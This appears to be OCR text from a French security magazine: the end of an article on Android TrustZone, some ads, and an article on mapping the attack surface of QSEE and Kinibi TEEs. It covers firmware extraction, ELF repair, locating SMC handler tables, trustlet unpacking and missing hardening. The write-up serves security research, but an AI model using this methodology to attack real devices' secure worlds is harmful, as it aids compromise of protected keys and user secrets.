L'objectif d'un TEE reste avant tout d'améliorer la sécurité globale sans pour autant dégrader celle du système principal. Pour la communication avec le TEE, des composants privilégiés sont ajoutés à Android, en particulier pour la gestion des mémoires partagées. Le TEE et les TAs n'ont aucune connaissance du fonctionnement du système principal et des mécanismes d'isolation imposés. C'est aux composants Android qu'il revient d'assurer le respect des mécanismes d'isolation Android, bien que cela n'ait pas toujours été fait correctement comme il a pu être observé dans la publication académique **[Boomerang]**. Sans mentionner les failles logicielles classiques telles que les CVE-2014-4322 ou CVE-2016-3931 trouvées dans les intégrations Qualcomm.

Conclusion

Suite au gain de popularité, des études académiques ont été menées sur l'utilisation de TrustZone dans les téléphones mobiles, présentant des attaques possibles en environnement contrôlé bien souvent éloignées des contraintes réelles. Aujourd'hui présent sur tous les mobiles Android, le TEE TrustZone s'impose comme technologie de renforcement de la sécurité, assurant la protection des clefs de chiffrement jusqu'à la protection d'applications complètes. Et avec l'intégration de la biométrie et d'une interface de confiance, cette technologie ouvre désormais de nouvelles possibilités de services sécurisés. ■

Remerciements

Je tiens à remercier mes collègues de Trustonic et ainsi que mes amis qui ont participé à l'effort d'élaboration et de relecture de l'article.

Références

[Arm-TZ] « Building a Secure System using TrustZone® Technology », whitepaper

[ATF] https://github.com/Arm-software/arm-trusted-firmware

[KNOX] https://developer.samsung.com/tech-insights/pay/device-side-security

[KINIBI-CC] https://www.ssi.gouv.fr/certification_cc/kinibi-v311a-on-exynos-7870-reference-t-base-exynos64-android-311a-v004-20160527_225213_11082_38854/

[GP-TEE-ARC] GlobalPlatform : TEE System Architecture, GPD_SPE_009

[GP-TMF] GlobalPlatform : TEE Management Framework, GPD_SPE_120

[GS6-CacheAttack] « Cache-Attacks on the Arm TrustZone implementations of AES-256 and AES-256-GCM via GPU-based analysis », B. Lapid et A. Wool, 2018

[MISC-88] « Attaques par canaux auxiliaires utilisant les propriétés du cache CPU », David Berard - Vincent Fargues, *MISC n°88*, novembre 2016

[MISC-98] « WebAuthn : enfin la fin des mots de passe », Clément Notin, *MISC n°98*, juillet-août 2018

[Rowhammer-TZ] « Attack TrustZone with Rowhammer », Pierre Carru , GreHack 2017

[Boomerang] « BOOMERANG: Exploiting the Semantic Gap in Trusted Execution Environments », A. Machiry et al. , NDSS 2017

[CLKScrew] « CLKSCREW: Exposing the Perils of Security-Oblivious Energy Management », A. Tang et al. , USENIX 2017

SANS EMEA

WWW.SANS.ORG

The Largest and Most Trusted Source of Cyber Security Training, Certification, and Research in the World

SANS will host the following events:

19–24 NOVEMBER, 2018
SANS Paris November


15-20 JANUARY, 2019
SANS Amsterdam January

5-10 FEBRUARY, 2019
SANS London February

- DIGITAL FORENSICS
- INCIDENT RESPONSE
- PEN TESTING
- SECURE SOFTWARE DEVELOPMENT
- SECURITY AWARENESS
- CYBER DEFENCE
- MANAGEMENT
- AUDIT
- INDUSTRIAL CONTROL SYSTEMS

+44 203 384 3470 EMEA@SANS.ORG @SANSEMEA

WWW.SANS.ORG/SECURITY-TRAINING/BY-LOCATION/EMEA/PARIS-FR



ATTAQUES SUR LA TECHNOLOGIE TRUSTZONE D'ARM

Joffrey GUILBON – patate@idarling.re

Ingénieur Sécurité chez Quarkslab, développeur du projet IDArling

mots-clés : *EXPLOIT / REVERSE ENGINEERING / ARM / TRUSTZONE / QSEE / KINIBI*

Un aperçu de la technologie TrustZone a été donné dans l'article précédent expliquant les rouages de cette technologie. Ce deuxième article s'intéresse à la surface d'attaque offerte par les différentes implémentations utilisant cette technologie sur smartphone ou tablette.

L'article précédent s'est attaché à présenter la technologie TrustZone, les mécanismes matériels qu'elle introduit, ainsi que les attaques hardware dont elle a été la cible.

Dans le but de couvrir le plus largement possible les attaques envisageables sur TrustZone, cet article présente la méthodologie systématique à appliquer afin de déterminer la surface d'attaque. Elle permet aussi de commencer la recherche de vulnérabilités dans des implémentations de la technologie TrustZone faite par divers Fabricants d'Équipement d'Origine (FEO). Plusieurs vulnérabilités ont été réétudiées par l'auteur de cet article, et de nouvelles vulnérabilités ont été découvertes en appliquant cette méthodologie.

1 Identification, choix et extraction des cibles

Afin d'obtenir une vision d'ensemble de cette technologie, attardons-nous sur les implémentations existantes de TrustZone :

- Kinibi (anciennement t-base/mobicore), une implémentation commerciale *closed-sources* de Trustonic ;
- QSEE, une implémentation commerciale *closed-sources* de Qualcomm ;
- TrustedCore, une implémentation commerciale *closed-sources* de Huawei.

Bien d'autres implémentations existent, telles que OP-TEE de Linaro, TLK de Nvidia, T6, OPEN TEE pour les implémentations open source, et TSEE (basée sur OP-TEE) de TrustKernel, SecuriTEE, CoreTEE, ProvenCore, ISEE. Seules les implémentations commerciales *closed-sources* listées ci-dessus nous intéresserons étant donné qu'elles sont, à ce jour, les plus utilisées dans les smartphones sur le marché.

1.1 Extraction des cibles

Deux approches peuvent être envisagées afin de récupérer le binaire s'exécutant en *Secure World.*

- Une approche statique consistant à extraire le binaire directement depuis l'image d'usine fournie par le fabricant du smartphone.
- Une approche dynamique consistant à extraire le binaire depuis la plateforme elle-même (nécessite un accès privilégié sur la plateforme).

1.1.1 Extraction dynamique (QSEE)

L'approche dynamique a été privilégiée dès que possible pour des raisons de simplicité (pas besoin de rétro-ingénierie sur le format d'un blob binaire a priori inconnu). Cette méthode est aussi privilégiée lorsqu'il est trivial d'extraire ce binaire depuis l'*embedded MultiMediaCard* (eMMC). En effet, les blocs et les partitions de l'eMMC sont disponibles dans le répertoire **`/dev/block/platform/msm_sdcc.1/`** :

```
shell@klte:/ $ cd /dev/block/platform/msm_sdcc.1/
by-name/    mmcblk0p11  mmcblk0p16  mmcblk0p20  mmcblk0p25  mmcblk0p6
by-num/     mmcblk0p12  mmcblk0p17  mmcblk0p21  mmcblk0p26  mmcblk0p7
mmcblk0     mmcblk0p13  mmcblk0p18  mmcblk0p22  mmcblk0p3   mmcblk0p8
mmcblk0p1   mmcblk0p14  mmcblk0p19  mmcblk0p23  mmcblk0p4   mmcblk0p9
mmcblk0p10  mmcblk0p15  mmcblk0p2   mmcblk0p24  mmcblk0p5   mmcblk0rpmb
```

De plus, la fonction de chaque partition peut-être retrouvée grâce aux liens symboliques disponibles dans le répertoire **`/dev/block/platform/msm_sdcc.1/by-name/`** :

```
s ls -l /dev/block/platform/msm_sdcc.1/by-name/
[...]
lrwxrwxrwx root     root          2014-01-01 01:19 system -> /dev/
block/mmcblk0p23
lrwxrwxrwx root     root          2014-01-01 01:19 tz -> /dev/block/
mmcblk0p8
[...]
```

Cette partition peut être extraite (avec les droits root) afin d'être analysée ultérieurement.

Cependant, cette approche comporte plusieurs inconvénients :

1. Comme expliqué dans l'article précédent, l'arrivée de la technologie TrustZone a ajouté un bit sur le bus système (le bit AxPROT). Ce bit pourrait être utilisé afin de rendre l'image de la TrustZone inaccessible depuis le *Normal World*.
2. La copie de la partition entière n'apporte pas d'information sur les métadonnées du binaire, telles que sa taille, son architecture, ou encore son format de fichier.
3. La présence d'un bloc nommé **tz** n'est pas systématique. Si le bloc n'est pas présent, une analyse statique de l'image d'usine peut nous renseigner davantage.
4. Il est nécessaire de posséder un smartphone afin d'en étudier son implémentation de TrustZone.

Bien que l'extraction dynamique soit facilitée sur les plateformes disposant d'un *System on Chip* Qualcomm grâce à la présence du lien symbolique **tz** ce n'est plus le cas sur les plateformes Samsung telles que le Samsung Galaxy S6/S7/S8/S9.

1.1.2 Extraction statique (Kinibi)

L'extraction statique du binaire du TEE-OS QSEE ne sera pas abordée dans cet article. Si toutefois cette méthode vous intéresse, vous pouvez retrouver la méthodologie utilisée sur l'excellent blogpost réalisé par Gal Beniamini **[I].**

Le TEE-OS dont l'extraction statique nous intéresse ici est Kinibi. En effet, la partition dédiée stockant son image est disponible sur certains smartphones (comme le Samsung Galaxy S5 présenté précédemment, et plus généralement, sur des plateformes disposant d'un SoC Qualcomm), ne peut être trouvée ici.

Note

Il est important de noter que plusieurs binaires peuvent être chargés en TrustZone. Il est possible que deux TEE-OS s'exécutent en parallèle sur le même téléphone, il peut donc être retrouvé à la fois un TEE-OS Kinibi (à extraire de manière statique) et un TEE-OS Qsee (que l'on peut extraire de manière dynamique avec des accès privilégiés).


```
$ ls -l /dev/block/platform/155a0000.ufs/by-name/
lrwxrwxrwx root     root      2016-01-23 13:08 BOOT -> /dev/block/sda5
lrwxrwxrwx root     root      2016-01-23 13:08 BOTA0 -> /dev/block/sda1
lrwxrwxrwx root     root      2016-01-23 13:08 BOTA1 -> /dev/block/sda2
lrwxrwxrwx root     root      2016-01-23 13:08 CACHE -> /dev/block/sda15
lrwxrwxrwx root     root      2016-01-23 13:08 CPEFS -> /dev/block/sdd1
lrwxrwxrwx root     root      2016-01-23 13:08 CP_DEBUG -> /dev/block/sda17
lrwxrwxrwx root     root      2016-01-23 13:08 DNT -> /dev/block/sda10
lrwxrwxrwx root     root      2016-01-23 13:08 EFS -> /dev/block/sda3
lrwxrwxrwx root     root      2016-01-23 13:08 HIDDEN -> /dev/block/sda16
lrwxrwxrwx root     root      2016-01-23 13:08 OTA -> /dev/block/sda7
lrwxrwxrwx root     root      2016-01-23 13:08 PARAM -> /dev/block/sda4
lrwxrwxrwx root     root      2016-01-23 13:08 PERSDATA -> /dev/block/sda13
lrwxrwxrwx root     root      2016-01-23 13:08 PERSISTENT -> /dev/block/sda11
lrwxrwxrwx root     root      2016-01-23 13:08 RADIO -> /dev/block/sda8
lrwxrwxrwx root     root      2016-01-23 13:08 RECOVERY -> /dev/block/sda6
lrwxrwxrwx root     root      2016-01-23 13:08 STEADY -> /dev/block/sda12
lrwxrwxrwx root     root      2016-01-23 13:08 SYSTEM -> /dev/block/sda14
lrwxrwxrwx root     root      2016-01-23 13:08 TOMBSTONES -> /dev/block/sda9
lrwxrwxrwx root     root      2016-01-23 13:08 USERDATA -> /dev/block/sda18
```

Cependant, grâce à l'excellente analyse faite par Fernand Lone Sang disponible sur le blog de Quarkslab **[2]** nous pouvons extraire depuis l'image d'usine (et plus particulièrement depuis le binaire de **sboot**) le binaire de Kinibi.

L'analyse de **sboot** ne sera pas détaillée dans cet article, cependant les étapes majeures permettant d'extraire le binaire Kinibi sont les suivantes :

1. Trouver l'appel au *Secure Monitor* permettant de charger Kinibi. Ceci peut être fait en cherchant la constante unique dans le binaire **0xFFFFFFFFFFFFFED4**. Cette constante représente l'identifiant de **SMC SMC_CMD_LOAD_SECURE_PAYLOAD**, permettant d'indiquer au *Secure Moniteur* que nous voulons charger un binaire en TrustZone.
2. L'adresse trouvée précédemment précède l'appel au **smc_handler** d'exynos. Ce handler reçoit plusieurs arguments et, dans le cas du **SMC_CMD_LOAD_SECURE_PAYLOAD**, le registre **X2** correspond au décalage dans le fichier courant (**sboot**) auquel se trouve le binaire à charger en TrustZone. Ainsi, afin de l'extraire, nous devons trouver la valeur immédiate qui est placée dans **X2**. Cette valeur doit être multipliée par **0x1000** (la taille d'un bloc sur les *Universal Flash Storage* (UFS)) afin d'obtenir le décalage dans le fichier **sboot** correspondant au binaire Kinibi.
3. Trouver la chaîne de caractères « t-base » dans le binaire. Cette chaîne fait partie d'une liste de structures décrivant le mapping de Kinibi de la forme :

```
    struct {
        char name[8];
        int offset;
        int size;
        char padding[0x10];
}
```



4. Lire la taille de Kinibi à l'offset **0xC** (champs **size** de la structure).

Afin de réaliser ces actions, un script **idapython** disponible sur GitHub peut-être utilisé **[3]**.

> **Note**
> **Attention, bien que le binaire sboot soit composé entièrement d'instructions compatibles AArch64, le binaire de Kinibi, lui, est uniquement composé d'instructions AArch32.**

2 Analyse de la cible QSEE

Tout d'abord, regardons à quel type de binaire nous avons affaire :

```
$ file tz
tz: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
statically linked, stripped
```

C'est un binaire ELF classique, il est donc possible de l'ouvrir dans son désassembleur favori et commencer l'analyse.

Cependant, en ouvrant le binaire dans IDA, on s'aperçoit assez rapidement de quelques incohérences dans le flot de contrôle du programme. En effet, plusieurs branchements s'effectuent sur des adresses qui ne sont pas mappées par le binaire dans l'intervalle **0xFE840000** à **0xFE860000**.

2.1 Réparation de l'image acquise

Afin de pallier ce problème, nous pouvons regarder ce qui nous est indiqué par l'en-tête ELF :

```
$ readelf -l tz

Elf file type is EXEC (Executable file)
Entry point 0xfe810000
There are 16 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  NULL           0x000000 0x00000000 0x00000000 0x00234 0x00000     0
  NULL           0x001000 0xfe840000 0xfe840000 0x09328 0x0a000     0x1000
  LOAD           0x00b000 0x0fc86000 0x0fc86000 0x06000 0x066c0 RWE 0x1000
  LOAD           0x0110cc 0x0fc8d000 0x0fc8d000 0x1ac88 0x1ac88 R E 0x100
  LOAD           0x02bfcc 0xfe806000 0xfe806000 0x09fa0 0x09fa0 R E 0x1000
  LOAD           0x035f6c 0xfe810000 0xfe810000 0x0ca70 0x0ca70 R E 0x10000
  LOAD           0x042fcc 0xfe81d000 0xfe81d000 0x04000 0x04000 RW  0x1000
  LOAD           0x046fcc 0xfe821000 0xfe821000 0x05f40 0x05f40 R   0x1000
  LOAD           0x04cfcc 0xfe827000 0xfe827000 0x00360 0x00360 RW  0x1000
  LOAD           0x04d32c 0xfe827360 0xfe827360 0x05fa0 0x0a470 RW  0x100
  LOAD           0x0572cc 0xfe831800 0xfe831800 0x00400 0x00400 RW  0x4
  LOAD           0x0576cc 0xfe831c00 0xfe831c00 0x00000 0x04400 RW  0x400
  LOAD           0x0532cc 0xfe837000 0xfe837000 0x04000 0x04000 RW  0x1000
  LOAD           0x0576cc 0xfe83b000 0xfe83b000 0x00c58 0x00c58 RW  0x80
  LOAD           0x058324 0xfe83bffc 0xfe83bffc 0x00000 0x00000 R   0x4
  LOAD           0x058324 0xfe83c000 0xfe83c000 0x00000 0x04000 RW  0x4000
```

On remarque deux choses :

1. Le deuxième segment de type **NULL** est mappé au début de l'intervalle nous intéressant.
2. Les deux premiers segments de type **LOAD** semblent être mappés très bas dans l'espace d'adressage.

Comme le segment est de type **NULL**, il sera dans tous les cas ignoré. En essayant de remapper à la main les deux premiers segments à la place du segment de type **NULL**, on observe que seul le second segment de type **LOAD** doit être mis à cette place. En effet, le premier segment de type **LOAD** est trop petit pour contenir tous les branchements s'effectuant dans l'intervalle défini précédemment.

Afin d'automatiser cette tâche, un script s'appuyant sur LIEF disponible sur GitHub **[4]** a été développé.

2.2 Analyse de la surface d'attaque

Comme expliqué dans l'article précédent, le moyen de communication entre le *Secure World* et le *Normal World* s'effectue au travers d'un intermédiaire nommé Moniteur. En plus de cet élément essentiel, un *Secure OS* peut être présent, chargé de la gestion de tâches relatives à un système d'exploitation. En particulier le chargement et l'exécution de processus (nommés *Trustlets* ou *Trusted Application* dans la dénomination du standard *GlobalPlatform*).

Aussi, la garantie d'intégrité du code s'exécutant en *Secure World* apportée par la technologie TrustZone repose sur le mécanisme de *Secure Boot*. Une vulnérabilité dans le *Secure Boot* fait s'effondrer tout le modèle de sécurité, comme l'a démontré la vulnérabilité dans la *bootrom Nvidia* présente sur la Nintendo Switch. Comme ces vulnérabilités ne sont pas directement liées à l'utilisation de la technologie TrustZone, elles ne seront pas abordées dans cet article.


Notre surface d'attaque se divise alors en deux parties :

1. La gestion des messages reçus depuis le *Normal World* dans le Moniteur.
2. La gestion des messages reçus depuis le *Normal World* dans un *Trustlet*.

Une troisième surface d'attaque existe, celle du *Secure-OS*, mais nécessite un moyen de dialoguer avec le noyau du *Secure-OS* à travers son API (ses appels systèmes). Cette surface d'attaque ne sera pas traitée dans cet article, car elle est très proche des attaques sur les OS « classiques ».

www.hsc-formation.fr

HSC by Deloitte.



2.2.1 Moniteur

Afin de déterminer la surface d'attaque offerte par le Moniteur, nous devons nous intéresser à l'adresse du vecteur d'interruption sur lequel le processeur va sauter lorsqu'il exécute une instruction de type SMC. Ce vecteur d'interruption est enregistré par le Moniteur lors de son initialisation grâce à l'instruction `MCR p15, 0, Rx,c12,c0, 1`. Cette instruction place la valeur du registre `Rx` dans MVBAR (*Monitor Vector Base Address Register*) afin de fournir l'adresse du vecteur d'interruption contenant les différentes procédures à effectuer lors de la réception d'évènements tels que l'exécution d'un SMC. En cherchant cette instruction dans un désassembleur, nous trouvons l'adresse du vecteur d'interruption utilisé par le Moniteur lorsqu'il reçoit une interruption ou une exception.

```
LOAD:FE82D0FC                DCD 0x1802
LOAD:FE82D100                DCD aTzbspGetDiag       ; "tzbsp_get_diag"
LOAD:FE82D104                DCD 0xD
LOAD:FE82D108                DCD tzbsp_get_diag+1
LOAD:FE82D10C                DCD 2
LOAD:FE82D110                DCD 4
LOAD:FE82D114                DCD 4
LOAD:FE82D118                DCD 0x4001
LOAD:FE82D11C                DCD aTzbspEsSavePar_4   ; "tzbsp_es_save_partition_hash"
LOAD:FE82D120                DCD 0xD
LOAD:FE82D124                DCD tzbsp_es_save_partition_hash+1
LOAD:FE82D128                DCD 2
LOAD:FE82D12C                DCD 4
LOAD:FE82D130                DCD 0x20
LOAD:FE82D134                DCD 0x4002
LOAD:FE82D138                DCD aTzbspEsIsActiv_1   ; "tzbsp_es_is_activated"
LOAD:FE82D13C                DCD 0xF
LOAD:FE82D140                DCD tzbsp_es_is_activated+1
LOAD:FE82D144                DCD 0
LOAD:FE82D148                DCD 0x3002
LOAD:FE82D14C                DCD aTzbspSecCfgRes     ; "tzbsp_sec_cfg_restore"
LOAD:FE82D150                DCD 0xD
LOAD:FE82D154                DCD tzbsp_sec_cfg_restore+1
LOAD:FE82D158                DCD 2
LOAD:FE82D15C                DCD 4
LOAD:FE82D160                DCD 4
```

Fig. 1 : Exemple de trois fonctions disponibles dans le Moniteur.

Note

Si le désassembleur utilisé est IDA, le plugin `FRIEND` permet de faciliter la lecture des opérations faites avec les registres du co-processeur. Dans le cas de l'instruction MCR ci-dessus, `FRIEND` remplacera par `MCR RVBAR, Rx`. `RVBAR` (*Reset Vector Base Address Register*) étant l'autre appellation du MVBAR.

Le format d'un vecteur d'interruption sur ARMv7 est le suivant **[12]** :

```
---------------------
|      not used     | Ð 0x00
---------------------
|      not used     | Ð 0x04
---------------------
|        SMC        | Ð 0x08
---------------------
|   prefetch abort  | Ð 0x0C
---------------------
|     data abort    | Ð 0x10
---------------------
|      not used     | Ð 0x14
---------------------
|        IRQ        | Ð 0x18
---------------------
|        FIQ        | Ð 0x1c
---------------------
```

Une fois le vecteur d'interruption trouvé (grâce à la recherche précédente), il suffit de regarder au décalage `0x8` pour trouver le handler de SMC et commencer l'analyse. Cette fonction est responsable de plusieurs tâches, dont le changement de contexte (mécanisme analogue à un changement de contexte fait lors d'un appel au noyau d'un système d'exploitation), la sélection de la bonne fonction dans un tableau de structures statiques placé en *Secure World* grâce aux arguments fournis par l'utilisateur. Ce tableau représente les fonctions disponibles dans le Moniteur.

Le traçage des arguments dispensés par le *Normal World* ainsi que leur traitement en *Secure World* par le Moniteur afin d'atteindre le tableau de structures statiques ne seront pas analysés dans cet article, cependant, si vous souhaitez approfondir le sujet, de la documentation est disponible en ligne **[1][5]**.

Afin de retrouver le tableau de structures définissant les fonctions pouvant être appelées dans le Moniteur on peut chercher le nom d'une fonction « exportée » par le Moniteur. En effet, toutes ces fonctions sont préfixées par `tzbsp_`, il suffit ensuite de remonter les références croisées sur cette chaîne de caractères (ou bien la fonction la référençant) pour trouver le tableau.

Les structures composant la liste ont le format suivant :

1. L'identifiant de service et l'identifiant de commande concaténés en un mot de quatre octets.
2. Un pointeur vers le nom de la fonction.
3. Un mot de quatre octets inconnus.
4. Un pointeur vers la fonction.
5. Le nombre d'arguments.
6. La taille de chaque argument (un mot de quatre octets par argument).

La surface d'attaque offerte est constituée de toutes les fonctions disponibles à travers ce tableau statique.

2.2.2 Trustlets

Bien que non systématique, un système d'exploitation sous-jacent au Moniteur s'exécutant en *Secure World* peut être disponible. Il fournit un nombre limité de fonctionnalités appelables grâce à des appels systèmes (SVC), mais permet aussi de charger et exécuter des applications sécurisées, appelées *Trustlets*, ayant pour but d'apporter de nouvelles fonctionnalités « sécurisées » au sein de l'écosystème de confiance, et donc permet une certaine flexibilité au modèle de sécurité.

En revanche, si ce modèle amène une certaine forme de dynamisme, il amène aussi une plus grande surface d'attaque. Une vulnérabilité dans un *Trustlet* peut amener à de l'exécution de code dans le mode utilisateur du *Secure World* permettant ainsi d'accéder à l'API offerte par le noyau. Ceci est particulièrement intéressant pour accéder à des secrets tels que les fichiers stockés sur le système de fichiers de la *TrustZone* appelé *Secure File System* (SFS). Ce système de fichiers est chiffré en utilisant une clé stockée dans le matériel et accessible uniquement depuis la TrustZone, la possibilité de lire directement grâce à l'API du noyau TrustZone nous dispense donc de trouver la clé de chiffrement.

Cet exemple est en revanche à prendre avec un certain recul, en effet s'il est tout à fait possible d'appliquer l'exemple précédent sous QSEE, il n'est pas directement applicable sous Kinibi de par sa nature de micronoyau. Il n'est pas directement possible d'utiliser cette API depuis un Trustlet sous Kinibi, et ceci doit être fait à travers l'intermédiaire d'un driver privilégié. Pour obtenir l'équivalent des fonctions décrites ci-dessus sous Kinibi, il faut au préalable effectuer une élévation de privilèges dans un driver.




Fig. 2 : Architecture logicielle de TrustZone, source : ARM.

2.2.2.1 Extraction des Trustlets (Qualcomm)

Plusieurs *Trustlets* sont présents sur les téléphones, cependant deux *Trustlets* s'y retrouvent quasi systématiquement : Widevine et Keymaster.

Widevine est un système de *Digital Right Managment* (DRM) permettant une lecture « sécurisée » des médias sur l'appareil, et Keymaster implémente l'API utilisée pas le démon Android « keystore », permettant à un utilisateur de générer, stocker et utiliser des clés cryptographiques de manière sécurisée. Ces *trustlets* ayant un rôle essentiel, nous pouvons penser qu'ils seront disponibles sur toutes les plateformes disposant de la technologie TrustZone. Les *trustlets* sont disponibles dans le répertoire **`/system/vendor/firmware`** ou **`/firmware/image`**.

```
$ find /firmware/image | grep keymast
/firmware/image/keymaste.b00
/firmware/image/keymaste.b01
/firmware/image/keymaste.b02
/firmware/image/keymaste.b03
/firmware/image/keymaste.mdt
```

Les trustlets sont divisés en plusieurs fichiers. L'excellente analyse faite par Gal Beniamini **[1]** nous apprend qu'ils sont divisés de la manière suivante :

- Un fichier **`.mdt`** étant la concaténation des fichiers **`.b00`** et **`.b01`**.
- Un fichier **`.b00`** contenant un header ELF ainsi qu'un *program header*.
- Un fichier **`.b01`** contenant un tableau de haché, une signature et une chaîne de certificats.
- Des fichiers .b02, .b03, .b04... étant des segments du *Trustlet* dont les métadonnées (taille, adresses virtuelles, adresses physiques...) sont données par les *program header*.

Le fichier exécutable ELF peut être reconstruit **[6]** grâce aux informations disponibles décrites précédemment afin de l'analyser.

Il est important de noter la présence d'une chaîne de certificats, d'une signature ainsi qu'une table de haché. Cette table contient la liste des sha256 des segments et du header ELF. Dans le cas de *keymaster*, cette table contiendra :

```
-----------------------
|  sha256(keymaste.b00) |
|  sha256(keymaste.b02) |
|  sha256(keymaste.b03) |
|-----------------------
```

Cette table ne contient pas le haché du segment **`keymaste.b01`**, car il contient lui-même la table des hachés. Afin de pallier ce problème, une signature du segment **`keymaste.b01`** est fournie par le dernier acteur présent dans la chaîne de certificat, et peut donc être vérifiée grâce à cette dernière, assurant l'intégrité du fichier.

2.2.2.2 Chargement et interaction avec un Trustlet

Une fois le format des trustlets compris, la question suivante est comment charger un Trustlet depuis le *Normal World* dans le *Secure World*, et comment communiquer avec lui une fois chargé.

```
int __fastcall entry_func(int a1, int handled_func)
{
  void (__fastcall *v2)(void (__fastcall *)(_DWORD *, _DWORD **, _DWORD, _DWORD), int); // r0
  int v3; // r0

  if ( a1 != 2 || handled_func != 1 )
    a1 = register_app(255, handled_func);
  sub_12D10(a1);
  sub_12D04();
  sub_12D28();
  v2 = get_handler_function();
  v3 = register_app(0, v2);
  return sub_44(v3);
}
```

Fig.3

Ceci est effectué grâce à deux composants interagissant entre eux dans le *Normal World*, un dans l'espace noyau et un dans l'espace espace utilisateur. Le composant dans l'espace utilisateur est une bibliothèque partagée offrant des fonctions de haut niveau à un processus utilisateur telles qu'une fonction permettant de charger un Trustlet appelée **`QSEECom_start_app`** et une fonction permettant d'interagir avec ce Trustlet appelée **`QSEECom_send_cmd`**. En interne, ces fonctions se reposent sur l'API offerte grâce à un module noyau atteignable avec des ioctl **[7]**, dont le rôle essentiel est de dispatcher sur les bonnes méthodes grâce au numéro d'ioctl fourni par l'espace utilisateur. Les méthodes quant à elles s'appuient sur l'API bas niveau offerte par le fichier **`mach/scm.c`** permettant d'effectuer les opérations nécessaires à la communication avec le TEE-OS (majoritairement la création et le remplissage des structures passées au *Secure World* lors de l'exécution du SMC).

Une fois le chargement sécurisé d'un *Trustlet* effectué, le noyau de la TrustZone lui assigne un identifiant, afin de pouvoir lui transmettre les requêtes émises par le *Normal World*, et renseigner le *Normal World* si ce *Trustlet* est déjà chargé ou non. Puis le noyau passe le processeur en mode utilisateur *Secure World* et exécute la fonction d'entrée du Trustlet.

Cette fonction enregistre auprès du noyau une fonction de gestion afin que les requêtes lui étant adressées puissent être traitées, puis repasse le contrôle au noyau de la TrustZone. Lorsqu'une requête adressée à ce *Trustlet* sera effectuée depuis le *Normal World*, la fonction de gestion sera appelée.

Cette fonction de gestion constitue la surface d'attaque disponible pour un attaquant désirant cibler un processus utilisateur s'exécutant en *Secure World*.

3 Durcissement des TrustZones

Lors du processus d'ingénierie inverse et d'exploitation, de nombreux éléments peuvent accélérer la démarche. Cela a été particulièrement le cas lors de cette étude où de nombreuses chaînes de caractères concernant Kinibi/QSEE, mais aussi les différentes implémentations du Moniteur ont été laissées en production. Ces chaînes de debug sont présentes aussi bien dans les *Trustlets* que dans les applications du *Normal World* utilisant la TrustZone, fournissant bien souvent les symboles des *endpoints* ciblés par le *Normal World*.

Ainsi, afin de ralentir le processus d'ingénierie inverse et d'exploitation, le durcissement des systèmes d'exploitation et des processus s'exécutant sous leur commandement est un point crucial.

Malheureusement, les implémentations vues précédemment (QSEE majoritairement, mais de conclusions similaires peuvent être appliquées à Kinibi **[8][9][10][11]**) sont sur ce point loins de l'état de l'art, et plusieurs mécanismes de durcissement classiques, listés ci-dessous, ne sont pas appliqués :

- La présence de chaînes de caractères de debug dans les *Trustlets* nous renseignant sur l'API du noyau du TEE-OS.
- La présence de chaînes de caractères de debug et de log lors de l'utilisation de la TrustZone par le *Normal World*.
- La présence de crashlog des *Trustlets* disponibles directement depuis le *Normal World*, facilitant grandement le développement d'exploit pour un *Trustlet*.
- La présence de chaînes de caractères de debug dans les drivers nous renseignant sur l'API du Moniteur ainsi que du noyau du *TEE-OS* (bien que les *TEE-OS* soient eux sans symboles).
- L'absence d'ASLR sur Kinibi, et seulement 9 bits d'ASLR sur QSEE.
- L'absence de KASLR sur les deux implémentations.
- L'absence de *stack cookie* sur Kinibi. A contrario, QSEE dispose de *stack cookie*. En revanche, ces *stacks cookies* semblent ne pas être systématiquement présents sur toutes les fonctions. Ce comportement pourrait résulter d'une application manuelle des *stacks cookies* grâce à des annotations destinées au compilateur.
- La mauvaise utilisation des mécanismes de révocation des *trustlets* **[11]**. Cette vulnérabilité permet de charger un trustlet correctement signé et dans une version ultérieure (et potentiellement vulnérable). Ainsi, une vulnérabilité patchée reste exploitable en utilisant une version vulnérable du trustlet.
- L'absence de chiffrement des TrustZones, permettant de récupérer le code de ces OS sans même posséder une plateforme sur laquelle s'exécute le binaire.

ACTUELLEMENT DISPONIBLE


LINUX PRATIQUE N°109

INITIEZ-VOUS AU MACHINE LEARNING SANS CODE !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com



